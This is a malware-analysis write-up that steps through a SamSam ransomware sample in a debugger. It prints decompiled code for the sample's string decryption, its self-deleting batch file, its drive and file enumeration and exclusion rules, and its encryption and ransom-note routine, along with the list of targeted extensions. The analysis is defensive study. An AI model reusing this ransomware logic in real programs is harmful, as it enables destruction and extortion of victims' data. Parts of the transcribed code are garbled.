633 private static string GetFolderPath(Environment.SpecialFolder folder)
634 // Token: 0x0000000F RID: 15
635 private static string dire_c_toryy_ofdelli = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\"
636 // Token: 0x00000010 RID: 16
637 private static string pubbbbbbbkkkkkey = "";
638
```

After debugging, I found the decrypted directory path. Samsam was looking the directory "C:\ProgramData\CrashLog".

```
911 // Token: 0x000000A0 RID: 2720 RVA: 0x000209F4 File Offset: 0x0001F9F4
912 public static string GetFolderPath(Environment.SpecialFolder folder)
913 {
914     if (!Enum.IsDefined(typeof(Environment.SpecialFolder), folder))
915     {
916         throw new ArgumentException(string.Format(CultureInfo.CurrentCulture, Environment.GetResourceString("Arg_EnumIllegalVal"), new object[] { (int)folder }));
917     }
918     StringBuilder stringBuilder = new StringBuilder(260);
919     Win32Native.SHGetFolderPath(IntPtr.Zero, (int)folder, IntPtr.Zero, 0, stringBuilder);
920     string text = stringBuilder.ToString();
921     new FileIOPermission(FileIOPermissionAccess.PathDiscovery, text).Demand();
922
923     return text;
924 }
925
926 // Token: 0x10000127 RID: 295
927 // (get) Token: 0x00000AA1 RID: 2721 RVA: 0x00020A78 File Offset: 0x0001FA78
928 public static string UserDomainName
929 {
930     get
931     {
932         new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserDomain").Demand();
100 %
```

Name	Type
folder	CommonApplicationData
stringBuilder	C:\ProgramData
text	@C:\ProgramData



When I decrypted the name of subdirectory it was appending with path of folder "C:\ProgramData\". Samsam sample was looking for the path of that directory. "C:\ProgramData\CrashLog\".

The screenshot shows a debugger interface with assembly code and a Locals window. The assembly code includes several Rfc2898DeriveBytes and RijndaelManaged objects, and a finally block that checks if rijndaelManaged is not null and then calls Clear(). The Locals window displays variables like cipherText, sharedSecret, rijndaelManaged, text, rfc2898DeriveBytes, array, memoryStream, cryptoTransform, cryptoStream, and streamReader, along with their corresponding values.

```
292
293     {
294         Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(sharedSecret, encc._salt);
295         byte[] array = Convert.FromBase64String(cipherText);
296         using (MemoryStream memoryStream = new MemoryStream(array))
297         {
298             rijndaelManaged = new RijndaelManaged();
299             rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
300             rijndaelManaged.IV = encc.ReadbyteArray(memoryStream);
301             ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(rijndaelManaged.Key, rijndaelManaged.IV);
302             using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
303             {
304                 using (StreamReader streamReader = new StreamReader(cryptoStream))
305                 {
306                     text = streamReader.ReadToEnd();
307                 }
308             }
309         }
310     }
311     finally
312     {
313         if (rijndaelManaged != null)
314         {
315             rijndaelManaged.Clear();
316         }
317     }
318 }
319
```

Locals

Name	Value
cipherText	"EAAA0eH6QeAnAEeR04Cna7WcC BCEgpGA5pyNBz3e1BNy"
sharedSecret	"SALT"
rijndaelManaged	[System.Security.Cryptography.RijndaelManaged]
text	"CrashLog"
rfc2898DeriveBytes	[System.Security.Cryptography.Rfc2898DeriveBytes]
array	[byte[0x00000024]]
memoryStream	[System.IO.MemoryStream]
cryptoTransform	[System.Security.Cryptography.RijndaelManagedTransform]
cryptoStream	[System.Security.Cryptography.CryptoStream]
streamReader	[System.IO.StreamReader]

For the verification of created directory, I just executed the instructions of directory creation function and recorded all activities using Procmon. I found on the Procmon that same results that I extracted from debugging and putting breakpoints.

The screenshot shows a debugger interface with assembly code and a Process Monitor window. The assembly code includes a check for args.Length, a file read operation, and a Directory.CreateDirectory call. The Process Monitor window shows several events related to file operations like CreateFile, QueryNetwork, CloseFile, Thread Create, and Thread Start, all successful, with Thread ID 3112.

```
7
8 namespace WinDir
9 {
10     // Token: 0x02000003 RID: 3
11     // Internal class Program
12     {
13         // Token: 0x00000010 RID: 16 RVA: 0x00002860 File Offset: 0x00000286
14         private static void Main(string[] args)
15         {
16             if (args.Length != 1)
17             {
18                 return;
19             }
20             if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
21             {
22                 Program.ppubbbbbbbbbbkey = File.ReadAllText(args[0]);
23             }
24             if (!Directory.Exists(Program.dir_c_tory_ofdelli))
25             {
26                 Directory.CreateDirectory(Program.dir_c_tory_ofdelli);
27             }
28             hzsjfhicykskdjgkhdkhbgvkgdjdfg + "sfkjadgw6wuitafgjsdksd"
29             Thread.Sleep(865);
30             "kzjzghshkdkgkalshdkghksdhgjhfd" + "aaesdfghsjdgldfhdsjsgd"
31             Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek));
32             "fsfsgcbdsfygjfsgsfsgj" + "sfstsygfsfksgfjkjskjfsf" + "mkjnhbgvfcdxszzdxfcgvhbj";
33             thread.Start();
34             Thread.Sleep(2235);
35             for (int i = 0; i < 18; i++)
36             {
37             }
38 }
```

Time	Process Name	PID	Operation	Path	Result	Detail
11:10...	WinDr.exe	6448	CreateFile	C:\ProgramData\CrashLog	SUCCESS	Desired Access: R...
11:10...	WinDr.exe	6448	QueryNetwork...	C:\ProgramData\CrashLog	SUCCESS	
11:10...	WinDr.exe	6448	CloseFile	C:\ProgramData\CrashLog	SUCCESS	
11:11...	WinDr.exe	6448	ctThread Create		SUCCESS	Thread ID: 7784
11:11...	WinDr.exe	6448	ctThread Create		SUCCESS	Thread ID: 3112

After creating the directory, the instructions were to create a new thread and start. Samsam ransomware was starting something as a new thread. Now I wanted to know about the process it was starting as a new thread. Before creating the new thread there was some junk strings and random sleeps which at that point, I was considering the time-based sandbox evasion or it could be used to bypass security controls solutions.

The screenshot shows a debugger interface with assembly code. The code includes several junk strings and random sleeps. A breakpoint is set on line 31, where a new thread is being created using ThreadStart.

```
26         Directory.CreateDirectory(Program.dir_c_tory_ofdelli),
27     }
28     "hzsjfhicykskdjgkhdkhbgvkgdjdfg" + "sfkjadgw6wuitafgjsdksd" + "nksjfqgd7trugfjsdfsd" + "fsgahfgfuygityugfjhdf",
29     Thread.Sleep(865);
30     "kzjzghshkdkgkalshdkghksdhgjhfd" + "aaesdfghsjdgldfhdsjsgd" + "skjgfasbgjfsjfhsgfjsf",
31     Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek));
32     "fsfsgcbdsfygjfsgsfsgj" + "sfstsygfsfksgfjkjskjfsf" + "mkjnhbgvfcdxszzdxfcgvhbj";
33     thread.Start();
34     Thread.Sleep(2235);
35 }
```

When I followed the execution flow, I found that it was starting a function "ru_nlo_opf_or_chek_" as a thread and in that function, there was new things were happening. This function was writing some content in file at that point, I don't know about the file name, the path where the file is written and the content of that file. After writing file the function was starting the process by executing that created file.



```
257 // Token: 0x00000016 RID: 22 RVA: 0x000005030 File Offset: 0x000001230
258 public static void ru_nlo_opf_or_chek_()
259 {
260     try
261     {
262         File.WriteAllText(Program.del_ba_tpa_th_, Program.loP4chksm);
263         Process.Start(new ProcessStartInfo(Program.del_ba_tpa_th_)
264         {
265             RedirectStandardOutput = true,
266             RedirectStandardError = true,
267             StandardOutputEncoding = Encoding.GetEncoding("UTF-8"),
268             WindowStyle = ProcessWindowStyle.Hidden,
269             UseShellExecute = false,
270             CreateNoWindow = true
271         });
272     }
273     catch (Exception)
274     {
275     }
276 }
277 }
```

So, at that point my main target was to know about the file path and the content written in that file. I started my analysis in the same flow and put the breakpoints on each function return statement and check the content and path of that file. I found that the name of file and the content was fully encrypted with AES encryption so, I start debugging and check the decrypted values at runtime. This was the first decrypted string “@echo off\nSETLOCAL EnableExtensions\nset \"EXE=”. It looks command which is enabling extension and telling the extension type.

```
310     }
311     return text;
312 }
313 }
314 // Token: 0x0000000D RID: 13 RVA: 0x000027CC File Offset: 0x000009CC
315 private static byte[] ReadByteArray(Stream s)
316 {
317     byte[] array = new byte[4];
318     if (s.Read(array, 0, array.Length) != array.Length)
319     {
320         throw new SystemException("Stream did not contain properly formatted byte array");
321     }
322     byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
323     if (s.Read(array2, 0, array2.Length) != array2.Length)
324     {
325         throw new SystemException("Did not read byte array properly");
326     }
327     return array2;
328 }
329 }
330 }
331 }
332 }
333 }
334 }
```

Locals	
Name	Value
cipherText	EAAAAACyT54QqVsEq3VDeO0V0F+nbFflhtdlmrWcWP04q9TYDVmXGMN2+SsozV4gSY07vXcQGsBR/PuSweveSisVldE=
sharedSecret	"SALT"
rijndaelManaged	[System.Security.Cryptography.RijndaelManaged]
text	@echo off\nSETLOCAL EnableExtensions\nset \"EXE=
rfc2898DeriveBytes	[System.Security.Cryptography.Rfc2898DeriveBytes]

The second string after decrypting was "\"\\nset \"PEXE=”. It looks that it was setting or assigning the PE file to a variable.



```
317     return text;
318 }
319
320 // Token: 0x000000D RID: 13 RVA: 0x0000027CC File Offset: 0x000009CC
321 private static byte[] ReadByteArray(Stream s)
322 {
323     byte[] array = new byte[4];
324     if (s.Read(array, 0, array.Length) != array.Length)
325     {
326         throw new SystemException("Stream did not contain properly formatted byte array");
327     }
328     byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
329     if (s.Read(array2, 0, array2.Length) != array2.Length)
330     {
331         throw new SystemException("Did not read byte array properly");
332     }
333     return array2;
334 }
```

Locals

Name	Value
cipherText	"EAAAAOnCQyRjUsN8W+v2n85fLfVxrzY6rLd0LQGPhHzl6Hzn"
sharedSecret	"SALT"
rjndaelManaged	{System.Security.Cryptography.RijndaelManaged}
text	"\"\\nset \"PEXE="

The last string that I found was "\"\\nloop\\nFOR /F %%x IN ('tasklist /NH /FI \"IMAGENAME eq %EXE%\") DO IF %%x == %EXE% goto FOUND\\ngoto END\\n:FOUND\\nping 127.0.0.1 -n 5 > NUL\\ngoto loop\\n:END\\nDEL \"%PEXE%\\%EXE%\"\\nDEL \"%~f0\\\"". This looks a loop which is looking some specific process in running process and if the process is not exist it was performing the self-destruction and deleting the PE file as well.

```
317     return text;
318 }
319
320 // Token: 0x000000D RID: 13 RVA: 0x0000027CC File Offset: 0x000009CC
321 private static byte[] ReadByteArray(Stream s)
322 {
323     byte[] array = new byte[4];
324     if (s.Read(array, 0, array.Length) != array.Length)
325     {
326         throw new SystemException("Stream did not contain properly formatted byte array");
327     }
328     byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
329     if (s.Read(array2, 0, array2.Length) != array2.Length)
330     {
331         throw new SystemException("Did not read byte array properly");
332     }
333     return array2;
334 }
```

Locals

Name	Value
cipherText	"EAAAAL6zV92G5v/huezRw/wRoeWSbwvGFHd5BmNxlmLOMQueyWvUB4aGj3Z5l2zggja5i5Swc5quVNubhCqksA+XzDE+T9+uEqbwCPErLDdj68URMkoWRhF+DgIeoUhFSZb7v3z8l5ybjiwS8vqPAfApI.."
sharedSecret	"SALT"
rjndaelManaged	{System.Security.Cryptography.RijndaelManaged}
text	IMAGENAME eq %EXE%") DO IF %%x == %EXE% goto FOUND\\ngoto END\\n:FOUND\\nping 127.0.0.1 -n 5 > NUL\\ngoto loop\\n:END\\nDEL \"%PEXE%\\%EXE%\"\\nDEL \"%~f0\\\"
rfc2898DriveBytes	{System.Security.Cryptography.Rfc2898DeriveBytes}
array	[byte]@0x000000D4]
memoryStream	{System.IO.MemoryStream}
cryptoTransform	{System.Security.Cryptography.RijndaelManagedTransform}
cryptoStream	{System.Security.Cryptography.CryptoStream}
streamReader	{System.IO.StreamReader}

At that point, I found all the content which were written in some file and was executing but still I was not aware of the file name and the path where it was written. So, I decrypted the file name that was a batch file with the name of "msctlcpx.bat".

```
316 }
317     return text;
318 }
319
```

Locals

Name	Value
cipherText	"EAAAEXWRR9ido+6WlcgJ0neEp6YIC1U0cHZFdViYgi2iY"
sharedSecret	"SALT"
rjndaelManaged	{System.Security.Cryptography.RijndaelManaged}
text	"msctlcpx.bat"

Now for this execution flow, I final step was to know about the path where this batch file was written. So, I decrypted the path of that file. The batch file was written in the same directory.



The screenshot shows a debugger interface with assembly code and a locals table. The assembly code is as follows:

```
2348
2349     if (str0 == null)
2350     {
2351         str0 = string.Empty;
2352     }
2353     if (str1 == null)
2354     {
2355         str1 = string.Empty;
2356     }
2357     if (str2 == null)
2358     {
2359         str2 = string.Empty;
```

The locals table shows the following values:

Name	Value
str0	@"C:\ProgramData\CrashLog"
str1	@"\\"
str2	"msctlcpx.bat"
num	0x00000000
text	null

Now for the verification of the whole content, I captured all activities using Procmmon and executed only the instruction that were writing batch file into above mentioned directory. So I found the batch file with the same name and content.

The screenshot shows the Windows Task Manager, Assembly Explorer, and a file explorer window. The Task Manager shows a process named 'Win32-Properties' with a WriteFile event to 'C:\ProgramData\CrashLog\msctlcpx.bat'. The Assembly Explorer shows assembly code for a method that writes to a file. The file explorer shows a file named 'msctlcpx.bat' in the 'CrashLog' folder of 'ProgramData' on 'Local Disk (C:)'. The contents of the batch file are:

```
msctlcpx.bat - Notepad
File Edit Format View Help
Echo off
SETLOCAL EnableExtensions
set "EXE=%windir%\exe"
set "PDEXE=C:\Users\shaddy\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
DEL "%PDEXE%\%EXE%"
DEL "%-fo%"
```

After that there was an array of string which contains the letter from A to Z and it was looping over all array items and checking which drive is ready so that it can find the all directories, subdirectories and files under that drive.



```
58
59     string[] array = new string[]
60     {
61         "A", "B", "C", "D", "E", "F", "G", "H", "I", "J",
62         "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T",
63         "U", "V", "W", "X", "Y", "Z"
64     };
65     for (int j = 0; j < array.Length; j++)
66     {
67         DriveInfo driveInfo = new DriveInfo(array[j]);
68         try
69         {
70             if (driveInfo.IsReady)
71             {
72                 Program.recuuuuuurciiiveeefilelelele(driveInfo.Name);
73             }
74         }
75         catch (UnauthorizedAccessException)
76         {
77         }
78     }
79 }
```

After exploring the function there were conditions seem to be related to filtering out specific directories or paths. Here's a breakdown of what each part of the condition is checking:

- `path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "windows"`: Checks if the lowercase version of the given path is not equal to the lowercase version of "windows" appended to the lowercase version of `Program.wi_ndo_ws_d_r_iv_e_`.
 - `path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "winnt"`: Similar to the first condition, but checks for "winnt" instead.
 - `!path.ToLower().Contains("reference assemblies\\microsoft")`: Checks if the lowercase version of the given path does not contain "reference assemblies\\microsoft".
 - `!path.ToLower().Contains("recycle.bin")`: Checks if the lowercase version of the given path does not contain "recycle.bin".
 - `!path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\all users".ToLower())`: Checks if the lowercase version of the given path does not contain the lowercase version of "users\\all users" appended to the lowercase version of `Program.wi_ndo_ws_d_r_iv_e_`.
 - `!path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "documents and settings\\all users".ToLower())`: Similar to the previous condition but checks for "documents and settings\\all users" instead.
 - `!path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "boot")`: Checks if the lowercase version of the given path does not contain the lowercase version of "boot" appended to the lowercase version of `Program.wi_ndo_ws_d_r_iv_e_`.
 - `!path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\default")`: Checks if the lowercase version of the given path does not contain the lowercase version of "users\\default" appended to the lowercase version of `Program.wi_ndo_ws_d_r_iv_e_`.

```
public static void RecursivelyDeleteFile(string path)
{
    try
    {
        if (path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "windows" && path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "winnt" && !path.ToLower().Contains("reference assemblies\\microsoft")
            && !path.ToLower().Contains("recycle.bln") && !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\all users").ToLower() && !path.ToLower().Contains
            (Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "documents and settings\\all users").ToLower() && !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "boot" ) && !path.ToLower().Contains
            (Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\default"))
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(path);
            foreach (FileInfo fileInfo in directoryInfo.GetFiles())
            {
                try
                {
                    if (Program.go_for_e_e_e_nn_ncc_(fileInfo.FullName))
                    {
                        string ext = path.GetExtension(fileInfo.FullName);
                        long length = fileInfo.Length;
                        bool flag = Array.Exists<string>(Program.tttttttttttttttttt, (string element) => element == ext.ToLower());
                        if (flag)
                        {
                            fileInfo.Delete();
                        }
                    }
                }
                catch { }
            }
        }
    }
}
```



this conditional statement is likely used to filter out specific paths or directories based on the mentioned conditions. If the given path meets any of these conditions, the overall condition would evaluate to true, indicating that the path should be excluded or not processed further.

After checking and filtering the paths and directories based on conditions, it was getting the full name and path of files and filtering with some other conditions which were coded into another function “`go_for_e_e_nn_ncc_cc`”.

```
try
{
    if (path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "windows" && path.ToLower() != Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "winnt" && !path.ToLower().Contains("reference assemblies\\microsoft
    && !path.ToLower().Contains("recycle.bin") && !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\all users".ToLower()) && !path.ToLower().Contains
    (Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "documents and settings\\all users".ToLower()) && !path.ToLower().Contains(Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "boot" && !path.ToLower().Contains
    (Program.wi_ndo_ws_d_r_iv_e_.ToLower() + "users\\default"))
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(path);
        foreach (FileInfo fileInfo in directoryInfo.GetFiles())
        {
            try
            {
                if (Program.go_for_e_e_nn_ncc_cc(fileInfo.FullName))
                {
                    string ext = Path.GetExtension(fileInfo.FullName);
                    long length = fileInfo.Length;
                    bool flag = Array.Exists<string>(Program.tttttttttttttttttttttt, (string element) => element == ext.ToLower());
                    if (flag)
                    {
                        if (Program.chk4flok_(fileInfo.FullName))
                        {

```

By the name of that function, it was also obvious for me that it is checking that either this file should be encrypted or not. It was filtering some extension that it was not going to encrypt in this function. In this function it was returning and setting the value of flag, in case of true it encrypts the files else it ignores it.

- `text.ToLower() == Program.exttennn_sion_en_c.ToLower()`: Checks if the lowercase version of the given text is equal to the lowercase version of `Program.exttennn_sion_en_c`.
- `fileInfo.Name == Program.delbatname`: Checks if the name of the file (retrieved from `fileInfo`) is equal to `Program.delbatname`.
- `fileInfo.Name == Program.hhheeeelpppffffileeeee + Program.hhhhelllpffffileexxxxtensssionnn`: Checks if the name of the file is equal to the concatenation of `Program.hhheeeelpppffffileeeee` and `Program.hhhhelllpffffileexxxxtensssionnn`.
- `fileInfo.Name == Program.seeef_ffffnaameeee`: Checks if the name of the file is equal to `Program.seeef_ffffnaameeee`.
- `fileInfo.Name.ToLower() == "desktop.ini"`: Checks if the lowercase version of the name of the file is equal to `"desktop.ini"`.
- `fileInfo.Name.ToLower().Contains("ntuser.dat")`: Checks if the lowercase version of the name of the file contains the substring `"ntuser.dat"`.
- `path_for_check.ToLower().Contains("search-ms")`: Checks if the lowercase version of `path_for_check` contains the substring `"search-ms"`.
- `text == ".search-ms" || text == ".exe" || text == ".msi" || text == ".lnk" || text == ".wim" || text == ".scf"`: Checks if `text` is equal to one of the specified values (`".search-ms", ".exe", ".msi", ".lnk", ".wim", ".scf"`).



```
public static bool go_for_exec_mn_rcc(string path_for_check)
{
    bool flag;
    try
    {
        string text = Path.GetExtension(path_for_check).ToLower();
        FileInfo fileInfo = new FileInfo(path_for_check);
        if (text.ToLower() == Program.exe_extension.ToLower() || fileInfo.Name == Program.delbatname || fileInfo.Name == Program.hhheeeelppffffileeeee + Program.hhhheellpffffilexxxxxxxxsnn || fileInfo.Name == Program.seee_lffnaameee || fileInfo.Name.ToLower() == "desktop.ini" || fileInfo.Name.ToLower().Contains("ntuser.dat") || path_for_check.ToLower().Contains("search-ms") || text == ".search-ms" || text == ".exe" || text == ".msi" || text == ".lnk" || text == ".wim" || text == ".scf")
        {
            flag = false;
        }
        else if (path_for_check.ToLower().Contains(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).ToLower()))
        {
            flag = false;
        }
        else
        {
            if (path_for_check.Contains(Program.wi_ndo_ws_d_r_iv_e_))
            {
                if (path_for_check.ToLower().Contains("microsoft\\windows") || path_for_check.ToLower().Contains("appdata"))
                {
                    return false;
                }
                if (text == ".ini" || text == ".sys" || text == ".dll")
                {
                    return false;
                }
            }
            if (Directory.GetParent(path_for_check).FullName.ToLower() == Program.wi_ndo_ws_d_r_iv_e_.ToLower() && file.Exists(fileInfo.FullName))
            {
                flag = false;
            }
            else
            {
                flag = true;
            }
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

After that there was a statement that was checking either this extension is exists in the array of types if yes than it proceeds to encrypt the file.

```
bool flag = Array.Exists<string>(Program.tttttttttttttttttt, (string element) => element == ext.ToLower());
```

If the condition returning true than it checks the permission of files. There was a function with the name of “chk4flok” in this function it was checking the read and write permission of that file.

```
// Token: 0x06000012 RID: 18 RVA: 0x00002E78 File Offset: 0x00001078
public static bool chk4flok_(string FileName)
{
    FileStream fileStream = null;
    try
    {
        fileStream = File.Open(FileName, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
    }
    catch (UnauthorizedAccessException)
    {
        try
        {
            fileStream = File.Open(FileName, FileMode.Open, FileAccess.Read, FileShare.None);
        }
        catch (Exception)
        {
            return true;
        }
    }
    catch (Exception)
    {
        return true;
    }
    finally
    {
        if (fileStream != null)
        {
            fileStream.Close();
        }
    }
    return false;
}
```

After executing this function there was another statement which was checking that the file is database or not. It was checking by the extension of file comparing with the existing array of databases files. If the file is database file it was adding into list of separate database files.

```
bool flag2 = Array.Exists<string>(Program.tttdbbbbdbbdbd, (string element) => element == ext.ToLower());
```



```
if (flag2)
{
    Program.list_seprate_db_file(fileInfo.FullName);
}
```

```
// Token: 0x0600001A RID: 26 RVA: 0x00003418 File Offset: 0x00001618
public static void list_seprate_db_file(string path)
{
    try
    {
        FileInfo fileInfo = new FileInfo(path);
        long length = fileInfo.Length;
        if (length <= 104857600L)
        {
            Program.matrix[9].Add(path);
        }
        else if (104857600L < length && length <= 1048576000L)
        {
            Program.matrix[10].Add(path);
        }
        else if (1048576000L < length && length <= 5242880000L)
        {
            Program.matrix[11].Add(path);
        }
        else if (5242880000L < length && length <= 10485760000L)
        {
            Program.matrix[12].Add(path);
        }
        else if (10485760000L < length && length <= 20971520000L)
        {
            Program.matrix[13].Add(path);
        }
        else if (20971520000L < length && length <= 41943040000L)
        {
            Program.matrix[14].Add(path);
        }
        else if (41943040000L < length && length <= 83886080000L)
        {
            Program.matrix[15].Add(path);
        }
        else if (83886080000L < length && length <= 104857600000L)
        {
            Program.matrix[16].Add(path);
        }
        else
        {
            Program.matrix[17].Add(path);
        }
    }
}
```

If the file type is other than the database file it was calling killing process function. At that level I can say it was trying to close the process in case if it is in running state. Because it needs to be encrypted. Also, after killing the process, it was checking the length of file with specific bytes. If the length of file which is going to be encrypted is less or equal than continue the encryption procedure.



```
try
{
    Program.killproc(fileInfo.FullName);
    if (length <= 104857600L)
    {
        Program.enenenenennennennennene(fileInfo.FullName);
    }
    else
    {
        Program.list_fav_type(fileInfo.FullName);
    }
}
catch
{
}
```

Then finally in this the function with name “**enenenenenenenenene**” it was checking the space available in drive and calculating the length of file and checking the leave note files already exists or not and also doing encryption using RSA-2048 and leaving the “.html” note and writing content into the note file which includes the bitcoin addresses and other communication ways to pay ransom.

```
// Token: 0x00000011 RID: 17 RVA: 0x0002C80 File Offset: 0x00000E80
public static void enenenenennennennene(string pathfile)
{
    FileInfo fileInfo = new FileInfo(pathfile);
    try
    {
        DriveInfo driveInfo = new DriveInfo(pathfile);
        long availableFreeSpace = driveInfo.AvailableFreeSpace;
        long length = fileInfo.Length;
        if (availableFreeSpace && new FileInfo(pathfile).Length > 0L && !File.Exists(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.extennn_sion_en_c) && !string.IsNullOrEmpty(Program.pubbbbbbbbbbkkkey))
        {
            Program.fun_n_cfo_re_nc_file(pathfile, Program.pubbbbbbbbbbkkkey);
            if (File.Exists(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.extennn_sion_en_c))
            {
                FileInfo fileInfo2 = new FileInfo(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.extennn_sion_en_c);
                if (fileInfo2.Length > length)
                {
                    if (!File.Exists(fileInfo.DirectoryName + "\\" + Program.hhheeeelppffffileeeeee + Program.hhhheellpffffilexxxxtensssionnn))
                    {
                        File.WriteAllText(fileInfo.DirectoryName + "\\" + Program.hhheeeelppffffileeeeee + Program.hhhheellpffffilexxxxtensssionnn, Program.content_ofhe_lp);
                        for (int i = 0; i < 10; i++)
                        {
                            File.WriteAllText(string.Concat(new string[]
                            {
                                fileInfo.DirectoryName,
                                "\\", "00",
                                i.ToString(),
                                ".",
                                Program.hhheeeelppffffileeeeee,
                                Program.hhhheellpffffilexxxxtensssionnn
                            }), Program.content_ofhe_lp);
                        }
                    }
                    fileInfo.Attributes = FileAttributes.Normal;
                    file.Delete(pathfile);
                }
            }
        }
    catch (Exception)
    {
        if (File.Exists(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.extennn_sion_en_c))
        {
            file.Delete(fileInfo.DirectoryName + "\\" + fileInfo.Name + Program.extennn_sion_en_c);
        }
    }
}
```

Now before concluding the analysis, I want to show you guys the extensions it was looking for and the database file types.

".vb,.asmx,.config,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.ab4,.accdb,.accde,.accdr,.accdt,.ach,.acr,.act,.adb,.ads,.agdl,.ai,.ait,.al,.api,.arw,.ASF,.asm,.asp,.aspx,.axs,.avi,.awg,.back,.backup,.backupdb,.bak,.lua,.m,.m4v,.max,.mdb,.mdc,.mdf,.mfw,.mmw,.moneywell,.mos,.mov,.mp3,.mp4,.mpg,.mrw,.msg,.myd,.nd,.ndd,.nef,.nk2,.n op,.nrw,.ns2,.ns3,.ns4,.nsd,.nsf,.nsg,.nsh,.nwb,.nx2,.nxl,.nyf,.tif,.tlg,.txt,.vob,.wallet,.war,.wav,.wb2,.wmv,.wpd,.wps,.x11,.x3f,.xis,.xla,.xlam,.xlk,.xlm,.xlr,.xls,.xlsb,.xism,.xlsx,.xlt,.xltm,.xltx,.xlw,.xml,.ycbcra,.yuv,.zip,.sqlite,.sqlite3,.sqlitedb,.sr2,.srf,.srt,.srw,.st4,.st5,.st6,.st7,.st8,.std,.sti,.stw,.stx,.svg,.swf,.sxc,.sxd,.sxg,.sxi,.sxm,.sxw,.tex,.tga,.thm,.tib,.py,.qba,.qbb,.qbm,.qbr,.qbw,.qbx,.qby,.r3d,.raf,.rar,.rat,.raw,.rdb,.rm,.rtf,.rw2,.rwl,.rwz,.s3d b,.sas7bdat,.say,.sd0,.sda,.sdf,.slsm,.sldx,.sql,.pdd,.pdf,.pef,.pem,.pfx,.php,.php5,.phtml,.pl,.plc,.png,.pot,.potm,.potx,.ppam,.pps,.ppsm,.ppsx,.ppt,.pptm,.prf,.ps,.psafe3,.psd,.pspimage,.pst,.ptx,.oab,.obj,.odb,.odc,.odf,.odg,.odm,.odp,.ods,.odt,.oil,.orf,.ost,.otg,.oth,.otp,.ots,.ott,.p12,.p7b,.p7c,.pab,.pages,.pas,.pat,.pbl,.pcd,.pct,.pdb,.gray,.grey,.gry,.h,.hbk,.hpp,.htm,.html,.ibank,.ibd,.ibz,.idx,.iif,.iiq,.incpas,.indd,.jar,.java,.ipe,.jpg,.jsp,.kbx,.kc2,.kdbx,.kdc,.key,.kpdx,.doc,.docm,.docx,.dot,.dotm,.dotx,.drf,.drw,.dtd,.dwg,.dxb,.dxf,.d



xg,.eml,.eps,.erbsql,.erf,.exf,.fdb,.ffd,.fff,.fh,.fhd,.fla,.flac,.flv,.fmb,.fpv,.fxg,.cpp,.cr2,.craw,.crt,.crw,.cs,.csh,.csl,.csv,.dac,.bank,.bay,.bdb,.bgt,.bik,.bkf,.bkp,.blend,.bpw,.c,.cdf,.cdr,.cdr3,.cdr4,.cdr5,.cdr6,.cdrw,.cdx,.ce1,.ce2,.cer,.cfp,.cgm,.cib,.class,.cls,.cmt,.cpi,.ddoc,.dds,.der,.des,.design,.dgc,.djvu,.dng,.db,.db-journal,.db3,.dcr,.dcs,.ddd,.dbf,.dbx,.dc2,.pbl"

Database Files

".sql,.mdf"

Name	Value
cipherText	"EAAAAORy8/rM976/bGRFgncjWaYTQK7YQDaRoFw7f5HMTg16"
sharedSecret	"SALT"
rijndaelManaged	System.Security.Cryptography.RijndaelManaged
text	".sql.mdf"

Name	Value
cipherText	"EAAAAlmTzZB5RCFQ7nMEMIT4phHn6klaubt5/ZgjO6vv7BvLews0ryaW5xDK19b954NI65ABVPXiwLkOAUSFFQIWhk0/tjG/Jbp109aZa6xYAdg1gNzWbYzdVsU+X+Wqcafylid2RUDV5AOBoNe4ZUhhe4AGvJOW..."
sharedSecret	"SALT"
rijndaelManaged	System.Security.Cryptography.RijndaelManaged
text	".vb.asmx.config.3dm.3ds.3fr.3gp.3pr.7z.ab4.accdt.accdt.act.adb.ads.agdl.ai.apl.apj.arw.asf.asm.asp.aspx.asc.avi.avg.back.backup.backupdb.bak.lua.m.m4v.max..."
fc2898DeriveBytes	System.Security.Cryptography.Rfc2898DeriveBytes
memoryStream	System.IO.MemoryStream
